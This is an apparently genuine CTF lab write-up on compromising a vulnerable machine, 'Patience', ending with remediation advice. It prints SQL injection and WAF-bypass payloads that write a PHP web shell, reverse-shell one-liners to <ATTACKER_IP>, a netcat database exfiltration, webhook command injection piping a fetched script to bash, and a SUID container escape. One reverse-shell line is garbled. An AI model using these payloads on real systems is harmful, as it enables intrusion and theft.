
Patience

CTF Challenge Write-up

by M3RICK

ENUMERATION EXPLOITATION PRIVILEGE ESC



Executive Summary

This write-up documents the comprehensive exploitation of a deliberately vulnerable CTF machine featuring a web application with dynamic cookie-based content delivery, SQL injection vulnerabilities, and a containerized Git service. The challenge required systematic reconnaissance through browser developer tools, exploitation of SQL injection for remote code execution, SSH tunneling to access internal services, 2FA bypass through database manipulation, webhook abuse for container access, and Docker volume exploitation for privilege escalation to root.

Attack Path Summary: Web Enumeration → Cookie Analysis → SQL Injection → WAF Bypass → Web Shell → Reverse Shell → Credential Discovery → SSH Access → Port Forwarding → Database Extraction → 2FA Bypass → Webhook Exploitation → Container Access → Docker Volume Privilege Escalation → Root Access

Reconnaissance Phase

Initial Service Enumeration

The reconnaissance phase commenced with comprehensive network and web application scanning to identify accessible services and potential attack vectors.

▸ Network Port Scanning

```
nmap -sC -sV -p- <TARGET_IP>
```

Tool: Nmap Flags Explained

- `-sC`: Executes default NSE (Nmap Scripting Engine) scripts for comprehensive service detection
- `-sV`: Performs version detection on identified services to enumerate specific software versions
- `-p-`: Scans all 65535 TCP ports for complete coverage

▸ Discovered Services

The initial scan revealed standard web services:

- **Port 22/TCP:** SSH (OpenSSH)
- **Port 80/TCP:** HTTP (Apache Web Server)

Web Application Enumeration

▸ Directory Brute-Force Scanning

Web directory enumeration was performed using ffuf to discover hidden endpoints:

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/whateveryouwant.txt \
  -u http://<TARGET_IP>/FUZZ -mc 200,301,302,403
```

Tool: FFUF

FFUF (Fuzz Faster U Fool) is a high-performance web fuzzer written in Go. The `-w` flag specifies the wordlist, `-u` defines the target URL with FUZZ keyword as placeholder, and `-mc` filters responses by HTTP status codes.

▸ Initial Web Page Analysis

The homepage presented a simple page with countdown timer functionality, displaying messages such as:

```
<main>
    <h1>Cookies are baking !</h1>
    <h2>Wait in line until the cookies are ready!</h2>
    <p>Cookies will be ready in X minutes</p>
</main>
```

The dynamic nature of the countdown timer suggested backend processing and potential database interaction.

Cookie Analysis & SQL Injection Discovery

Browser Developer Tools Investigation

Utilizing browser developer tools (F12), inspection of HTTP cookies revealed dynamically generated values that correlated with the countdown timer displayed on the page.

Tool: Browser Developer Tools

Modern browsers include comprehensive developer tools for inspecting HTTP requests, responses, cookies, and DOM structures. The Network and Storage tabs provide visibility into client-server communication and stored data, essential for understanding web application behavior.

▸ Cookie Behavior Analysis

Initial analysis revealed that each request received a unique cookie value, with the displayed countdown time varying based on the cookie provided. This behavior suggested server-side cookie validation and database queries.

▸ Automated Cookie Collection

To understand the cookie-timer relationship, an automated script was developed to collect multiple cookie samples:

```
import requests

url = "http://<TARGET_IP>/"
collected_data = {}

for _ in range(100):
    response = requests.get(url)
    cookie_value = response.cookies.get('id')

    # Extract timer value from response
    start_index = response.text.find('<p>') + len('<p>')
    end_index = response.text.find('</p>', start_index)
    message = response.text[start_index:end_index]
    timer_value = message.split()[-2]

    if cookie_value:
```

```
        collected_data[timer_value] = cookie_value
        print(f"Time: {timer_value} -> Cookie: {cookie_value}")
```

✓ **Cookie values identified as MD5 hashes correlated with countdown timers ranging from 5-20 minutes**

SQL Injection Exploitation

▸ Initial SQLi Testing

Based on the cookie-dependent behavior and database-driven timer logic, SQL injection testing was conducted against the cookie parameter.

```
# Basic SQLi payloads
' OR '1'='1
' OR 1=1--
' OR 1=1#
```

⚠ **Direct SQL injection payloads with `--` comment syntax caused syntax errors, while `#` comments executed successfully**

▸ Column Enumeration

Using the `ORDER BY` technique, the number of columns in the SQL query was determined:

```
' OR 1=1 ORDER BY 1#  # Success
' OR 1=1 ORDER BY 2#  # Success
' OR 1=1 ORDER BY 3#  # Error: Unknown column
```

✓ **SQL query identified as having 2 columns**

▸ Database Information Gathering

With column count established, UNION-based SQL injection was employed to extract database metadata:

```
# Extract database version and name
' UNION SELECT database(),version()#
```

```
# Extract table information
' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()#
```

Database structure revealed:

- **Database:** MySQL 5.7.40-0ubuntu0.18.04.1
- **Table:** `queue`
- **Columns:** `userID` (MD5 hash), `queueNum` (timer value)
- **Rows:** 786 entries with queue numbers ranging from 5-100

Remote Code Execution

Web Application Firewall Detection

Attempts to leverage SQL injection for file operations revealed the presence of a Web Application Firewall (WAF):

```
' UNION SELECT '<?php system($_GET["cmd"]); ?>',0 INTO OUTFILE '/var/www/html/shell.php'#
```

⚠️ **WAF response: “RCE Attempt detected”**

The WAF blocked keywords including `UNION`, `SELECT`, `INTO OUTFILE`, and `system`, requiring bypass techniques.

WAF Bypass Methodology

▸ Hex Encoding Bypass

To circumvent keyword-based filtering, the PHP webshell payload was converted to hexadecimal encoding:

```
import requests

url = "http://<TARGET_IP>/"

# PHP webshell
webshell = "<?php system($_GET[cmd]); ?>"

# Convert to hex
hex_shell = "0x" + webshell.encode().hex()

# SQLi payload with hex encoding
payload = f"' UNION SELECT {hex_shell},0 INTO OUTFILE '/var/www/html/s.php'#"

response = requests.get(url, cookies={'id': payload})
```

Tool: Hexadecimal Encoding Bypass

Hexadecimal encoding (0x…) allows insertion of strings without using quotes or explicitly writing blocked keywords. MySQL’s hex notation automatically converts hex values to strings, bypassing character-based WAF rules while maintaining payload functionality.

Alternatively, the `CHAR()` function can concatenate ASCII values to construct strings:

```
' UNION SELECT CHAR(60,63,112,104,112,32,115,121,115,116,101,109,40,36,95,71,69,84,91,99,109,100,93,41,59,32,63,62),0
INTO OUTFILE '/var/www/html/s.php'#
```

✓ **Web shell successfully created at `/var/www/html/s.php`**

Web Shell Access & Verification

```
curl "http://<TARGET_IP>/s.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

✓ **Remote code execution achieved as www-data user**

Reverse Shell Establishment

Listener Configuration

A netcat listener was established on the attacking machine:

```
nc -lnvp 4444
```

Reverse Shell Payload

Multiple reverse shell techniques were tested due to potential environmental restrictions:

```
# Bash TCP reverse shell
bash -c 'bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1'

# Named pipe reverse shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKER_IP> 4444 >/tmp/f

# Python reverse shell
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<ATTACKER_IP>"
pty;pty.spawn("/bin/bash")'
```

Tool: Reverse Shell Payload Selection

Different environments support different reverse shell techniques. Bash TCP redirection is fastest but may be restricted. Named pipes (mkfifo) provide reliable bidirectional communication. Python reverse shells work when interpreters are available and offer native PTY spawning for interactive shells.

Payload was URL-encoded and executed via the web shell:

```
import urllib.parse
import requests

url = "http://<TARGET_IP>/s.php"
rev_shell = "bash -c 'bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1'"
encoded = urllib.parse.quote(rev_shell)

requests.get(f"{url}?cmd={encoded}", timeout=3)
```

✓ **Reverse shell connection established**

Post-Exploitation & Enumeration

Automated Enumeration with LinPEAS

LinPEAS (Linux Privilege Escalation Awesome Script) was deployed to systematically identify privilege escalation vectors:

```
# Transfer LinPEAS to target
cd /dev/shm
wget http://<ATTACKER_IP>:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Tool: LinPEAS

LinPEAS automates Linux privilege escalation enumeration by checking for SUID binaries, writable files, sudo permissions, cron jobs, kernel exploits, container detection, and numerous other escalation vectors. Working in `/dev/shm` prevents disk artifacts as it operates in memory.

▸ Critical Findings

LinPEAS revealed several key pieces of information:

- **Target User:** `cookie-monster` with home directory `/home/cookie-monster`
- **User Flag Location:** `/home/cookie-monster/user.txt`
- **MySQL Credentials:** Found in configuration file
- **Docker Container:** Git service running in container
- **Interesting Files:** Authentication logs and analysis files

Credential Discovery

Enumeration of the target user's home directory revealed an authentication log file containing a critical credential hint:

```
cat /home/cookie-monster/cookie_analysis
```

Within the SSH authentication logs, an invalid login attempt was identified:

```
Sep   5 20:52:57 staging-server sshd[39218]: Invalid user cookie-monsterGiv3_Me_M04r_Co0Ki3s from
192.168.1.142 port 45624
Giv3_Me_M04r_Co0Ki3s
```

✓ **Password discovered embedded in failed SSH username:** `Giv3_Me_M04r_Co0Ki3s`

This represented a simulated user error where credentials were accidentally entered into the username field during authentication.

User Privilege Escalation

```
su cookie-monster
Password: Giv3_Me_M04r_Co0Ki3s
```

✓ **Successfully authenticated as cookie-monster**

▸ User Flag Acquisition

```
cat ~/user.txt
```

USER FLAG: EPI{0m_n0M_N0m_n0M_N0m}

Container Service Analysis

Service Discovery

Further enumeration as the target user revealed a containerized Git service (Gitea) running with user-level privileges:

```
ps aux | grep gitea
cookie-monster 1316  0.7  8.8 1066484 358676 ? Ssl 14:56 0:55 /app/gitea/gitea web
```

Network service enumeration confirmed the service was listening on localhost:

```
netstat -tlnp
tcp  0  0 127.0.0.1:3000  0.0.0.0:*  LISTEN  1316/gitea
```

- **Service:** Gitea (Self-hosted Git service)
- **Version:** 1.13.0+dev
- **Port:** 3000 (localhost only)
- **Process Owner:** Target user
- **Container:** Running in Docker container

SSH Port Forwarding

To access the Gitea web interface, SSH local port forwarding was configured:

```
ssh -L 3000:127.0.0.1:3000 cookie-monster@<TARGET_IP>
```

Tool: SSH Local Port Forwarding

SSH local port forwarding (`-L`) creates a tunnel from the local machine to a remote service through an SSH connection. The syntax `-L local_port:destination_host:destination_port` forwards traffic from the local port to the specified destination. This technique enables access to services bound to localhost on remote systems.

With the tunnel established, the Gitea interface became accessible at `http://localhost:3000` on the attacking machine.

Database Extraction & Analysis

Database File Transfer

To analyze Gitea's authentication mechanisms and user database, the SQLite database file was exfiltrated from the target system.

▸ Netcat Transfer Method

```
# On attacking machine (receiver)
nc -lvnp 9999 > gitea.db

# On target machine (sender)
cat /gitea/gitea/gitea.db | nc <ATTACKER_IP> 9999
```

Tool: Netcat File Transfer

Netcat provides a simple method for transferring files over the network. The receiving end redirects input to a file, while the sending end pipes file contents through the network connection. This technique works well for binary files and doesn't require protocol overhead like HTTP or FTP.

✓ **Database successfully transferred (1.2MB)**

Database Analysis

▸ User Table Examination

```
sqlite3 gitea.db "SELECT id, name, email, passwd, is_admin FROM user;"

3|cookie-monster|cookie-monster@domain.tld|<HASH>|1
```

Tool: SQLite Command-Line Interface

SQLite provides a CLI for querying database files directly. The syntax `sqlite3 database.db "SQL_QUERY"` executes queries against SQLite databases. Additional commands like `.tables`

> list available tables, `.schema` shows table structures, and `.dump` exports complete database contents.

Key findings from user table:

- **Username:** `cookie-monster`
- **Admin Status:** True (`is_admin=1`)
- **Password Algorithm:** argon2
- **Hash:** Long Argon2 hash (resistant to brute-force)

▸ Two-Factor Authentication Status

```
sqlite3 gitea.db "SELECT * FROM two_factor;"

1|1|<ENCRYPTED_SECRET>|<SCRATCH_TOKEN>|<HASH>||<TIMESTAMP>
3|3|<ENCRYPTED_SECRET>|<SCRATCH_TOKEN>|<HASH>||<TIMESTAMP>
```

The presence of entries in the `two_factor` table indicated that 2FA was enabled for the target user (uid=3), which would prevent web authentication even with valid credentials.

Two-Factor Authentication Bypass

Database Modification Strategy

Rather than attempting to crack Argon2 hashes or brute-force 2FA codes, direct database modification was employed to disable 2FA entirely.

▸ 2FA Removal

```
# Create backup
cp gitea.db gitea.db.backup

# Remove 2FA for target user (uid=3)
sqlite3 gitea.db "DELETE FROM two_factor WHERE uid=3;"

# Verify deletion
sqlite3 gitea.db "SELECT * FROM two_factor;"
```

⚠️ **Database modifications require service restart to take effect as the application maintains database content in memory**

▸ Modified Database Upload

```
# On attacking machine
nc -lvnp 9999 < gitea.db

# On target machine
cd /gitea/gitea/
mv gitea.db gitea.db.original
nc <ATTACKER_IP> 9999 > gitea.db
```

Service Restart

To force Gitea to reload the modified database, the service process was terminated, allowing the supervisor to restart it automatically:

```
# Terminate Gitea process
kill <GITEA_PID>

# Verify restart
ps aux | grep gitea
```

Tool: S6 Supervisor

S6 is a process supervision suite that automatically restarts monitored services when they terminate. The `s6-supervise` process watches the Gitea service and immediately restarts it upon failure, ensuring service availability while allowing controlled restarts for configuration changes.

✓ **Gitea service restarted with modified database, 2FA disabled**

Gitea Access & Exploitation

Web Authentication

With 2FA disabled, authentication via the web interface was successful:

```
# Access via SSH tunnel
http://localhost:3000

# Credentials
Username: cookie-monster
Password: <PASSWORD_HERE>
```

✓ **Authenticated as Gitea administrator**

Webhook Configuration for RCE

Gitea's webhook functionality provides a mechanism to execute HTTP callbacks when Git repository events occur. This feature can be abused to gain command execution in the Docker container context.

Tool: Git Webhooks

Webhooks are HTTP callbacks triggered by repository events (push, pull request, etc.). They send POST requests to configured URLs with event payloads. When misconfigured or combined with command injection vulnerabilities, webhooks can provide remote code execution capabilities.

▸ Webhook Payload Configuration

Through the Gitea web interface, a webhook was configured with a malicious payload:

```
# Repository Settings → Webhooks → Add Webhook
# Payload URL: http://<ATTACKER_IP>:<PORT>/<COMMAND_INJECTION>

# Example payload with command injection
http://<ATTACKER_IP>:8000/$(curl <ATTACKER_IP>:8080/shell.sh|bash)
```

Alternatively, for direct reverse shell execution:

```
# Webhook payload
http://<ATTACKER_IP>:9001/$(bash -i >& /dev/tcp/<ATTACKER_IP>/5555 0>&1)
```

▸ Webhook Trigger

Webhooks are triggered by Git repository activity. A simple push operation activates the configured webhook:

```
# Trigger webhook by updating repository
git clone http://localhost:3000/cookie-monster/<repository>.git
cd <repository>
echo "trigger" >> README.md
git add .
git commit -m "Trigger webhook"
git push origin master
```

> ✓ **Webhook executed, reverse shell received with container-level access**

Container Privilege Escalation

Container Environment Discovery

Upon gaining shell access through the webhook exploitation, initial enumeration focused on understanding the execution context and available capabilities.

▸ Environmental Analysis

```
# Determine current user
whoami
git

# Check user capabilities
sudo -l
User git may run the following commands:
    (ALL) NOPASSWD: ALL
```

✓ **User `git` can execute any command as root without password authentication**

▸ Filesystem Reconnaissance

Root directory enumeration revealed unusual characteristics indicating a containerized environment:

```
ls -la /
total 72
drwxr-xr-x   1 root root 4096 Dec 10  2021 .
drwxr-xr-x   1 root root 4096 Dec 10  2021 ..
-rwxr-xr-x   1 root root    0 Dec 10  2021 .dockerenv
drwxr-xr-x   2 root root 4096 Sep  5  2020 app
drwxr-xr-x   3 1000 1000 4096 Dec 10  2021 data
[... standard directories ...]
```

Tool: Docker Container Indicators

The presence of `.dockerenv` file in the root directory is a definitive indicator of Docker container execution. Additionally, non-standard directories like `/app` and `/data` with specific ownership patterns suggest containerized application deployment with volume mounts.

Key observations:

- `.dockerenv` file confirms Docker container environment

- `/app` directory contains application binaries
- `/data` directory with user-specific ownership (UID 1000)
- Standard Linux directory structure otherwise preserved

Privilege Escalation to Container Root

Leveraging the unrestricted sudo permissions, elevation to root within the container was straightforward:

```
sudo su
whoami
root

id
uid=0(root) gid=0(root) groups=0(root)
```

✓ **Root access obtained within Docker container**

Docker Volume Mount Discovery

With root privileges in the container, comprehensive exploration of the `/data` and `/app` directories was conducted to identify potential container escape vectors.

▸ Volume Testing

To determine if the `/data` directory represented a shared volume mount with the host system, a test file was created:

```
# Inside container as root
cd /data
touch test_file
echo "Container test" > test_file
ls -la test_file
-rw-r--r-- 1 root root 15 Nov 28 18:00 test_file
```

```
# On host system as target user
ls -la /gitea/
-rw-r--r-- 1 root root 15 Nov 28 18:00 test_file

cat /gitea/test_file
Container test
```

✓ **File created in container `/data` directory appears in host `/gitea` directory - shared volume confirmed**

Tool: Docker Volume Persistence

Docker volumes provide persistent storage by mounting host directories into containers. Files created within mounted volumes appear on both the host filesystem and within the container. Critically, file ownership is preserved across the mount - files owned by root (UID 0) in the container maintain root ownership on the host system.

This cross-platform file transition confirmed that `/data` in the container directly mapped to `/gitea` on the host, creating a privilege escalation vector through SUID binary injection.

SUID Binary Privilege Escalation

▸ Exploitation Strategy

The privilege escalation approach leveraged two critical factors:
1. Root privileges within the Docker container
2. Shared volume mount between container and host with preserved file ownership

By creating a SUID root binary inside the shared volume from within the container, the binary would inherit root ownership on the host system, enabling privilege escalation.

▸ Implementation Steps

• Step 1: Binary Transfer to Host

On the host system as the target user, the bash binary was copied into the shared volume:

```
# On host system as cookie-monster
cd /gitea/gitea
cp /bin/bash .
ls -la bash
-rwxr-xr-x 1 cookie-monster cookie-monster 1234567 Nov 28 18:00 bash
```

This binary immediately became visible within the container's `/data/gitea` directory due to the volume mount.

• Step 2: Permission Modification

Inside the Docker container with root privileges, the binary's ownership and permissions were modified:

```
# Inside container as root
cd /data/gitea
ls -la bash
-rwxr-xr-x 1 1000 1000 1234567 Nov 28 18:00 bash

# Change ownership to root
chown root:root bash

# Set SUID bit (4755)
chmod 4755 bash

# Verify permissions
ls -la bash
-rwsr-xr-x 1 root root 1234567 Nov 28 18:00 bash
```

Tool: SUID Bit Exploitation

The SUID (Set User ID) bit (chmod 4755) causes an executable to run with the permissions of its owner rather than the executing user. The permission breakdown: 4 (SUID bit) + 755 (rwxr-xr-x). When a binary owned by root has the SUID bit set, any user executing it temporarily gains root privileges during execution.

The key advantage of this approach:
- The bash binary originates from the host system (Ubuntu/glibc)
- No library compatibility issues between Alpine container and Ubuntu host
- Direct copy ensures all dependencies are compatible

▸ Root Shell Acquisition

On the host system as the target user:

```
cd /gitea/gitea
ls -la bash
-rwsr-xr-x 1 root root 1234567 Nov 28 18:00 bash

# Execute with SUID privileges preserved
./bash -p

# Verify root access
whoami
root

id
uid=1000(cookie-monster) gid=1000(cookie-monster) euid=0(root) groups=1000(cookie-monster)
```

Tool: Bash -p Flag

The `-p` flag in bash prevents the shell from dropping privileges when executed as SUID. Without this flag, bash would reset the effective UID to the real UID for security. The `-p` flag maintains elevated privileges, essential for SUID-based privilege escalation.

✓ Root shell obtained via SUID binary in shared Docker volume

Root Flag Extraction

```
cat /root/root.txt
```

ROOT FLAG: EPI{C_1s_f0R_C00K135_tH4T_S_G00d_3n0UgH_F0r_M3}

Conclusion

This CTF challenge demonstrated multiple advanced penetration testing techniques and security vulnerabilities:

- **Cookie-Based SQL Injection:** Understanding application behavior through cookie analysis and exploiting database-driven functionality
- **WAF Bypass Techniques:** Circumventing Web Application Firewalls through hexadecimal encoding and alternative SQL syntax
- **Multi-Stage Code Execution:** Progressive exploitation from SQL injection to web shell to reverse shell establishment
- **Credential Discovery:** Identifying passwords embedded in log files and authentication artifacts
- **SSH Port Forwarding:** Accessing internal services bound to localhost through SSH tunneling techniques
- **Database Manipulation:** Direct modification of application databases to bypass authentication mechanisms including 2FA
- **Webhook Abuse:** Leveraging legitimate Git service features to achieve remote code execution
- **Container Escape via Shared Volumes:** Understanding Docker architecture to escalate privileges from containerized environments to host systems
- **SUID Binary Exploitation:** Creating and deploying SUID binaries through container root access to achieve host-level privilege escalation

The successful compromise of this system highlights critical security considerations for containerized applications, including proper volume permissions, WAF configuration, cookie security, credential storage, and the security implications of feature-rich version control systems in production environments.

Remediation Recommendations

Web Application Security:
- Implement parameterized queries or prepared statements to prevent SQL injection
- Avoid passing user input directly into SQL queries, especially within cookie values
- Deploy comprehensive Web Application Firewalls with encoding-aware detection
- Implement proper input validation and output encoding at all application layers
- Use secure session management mechanisms instead of predictable cookie values

Cookie Security:
- Implement HttpOnly and Secure flags on all session cookies
- Use cryptographically secure session identifiers
- Implement proper session timeout and rotation mechanisms
- Never embed sensitive application logic in client-controllable values

Credential Management:
- Never log credentials even in failed authentication attempts
- Implement proper credential storage with salted hashing (Argon2, bcrypt, scrypt)
- Enforce password complexity requirements and length minimums
- Deploy multi-factor authentication with proper backup code management
- Regularly rotate service account credentials and API tokens

Container Security:
- Minimize privileges within containers - avoid running as root
- Use read-only volumes where possible
- Implement proper volume permission management with user namespace remapping
- Apply security profiles (AppArmor, SELinux) to containers
- Regularly audit container images for vulnerabilities
- Use minimal base images (Alpine, distroless) to reduce attack surface

Docker Volume Security:
- Implement user namespace remapping to prevent UID 0 equivalence between container and host
- Avoid mounting sensitive host directories into containers
- Use volume-specific permissions and avoid world-writable mounts
- Implement mandatory access controls (MAC) on shared volumes
- Regularly audit volume mounts for security implications

Git Service Security:
- Disable webhooks for untrusted users or implement strict validation
- Run Git services under dedicated non-privileged accounts
- Implement webhook URL allowlisting to prevent SSRF
- Deploy network segmentation between containerized services and production systems
- Enable audit logging for all administrative actions
- Regularly update Git service software to patch known vulnerabilities

Database Security:
- Implement database file encryption at rest
- Restrict filesystem access to database files
- Implement database integrity monitoring
- Use separate credentials for application and administrative database access
- Enable comprehensive database audit logging
- Use secure, encrypted connections

Network Security:
- Implement proper network segmentation between containers and host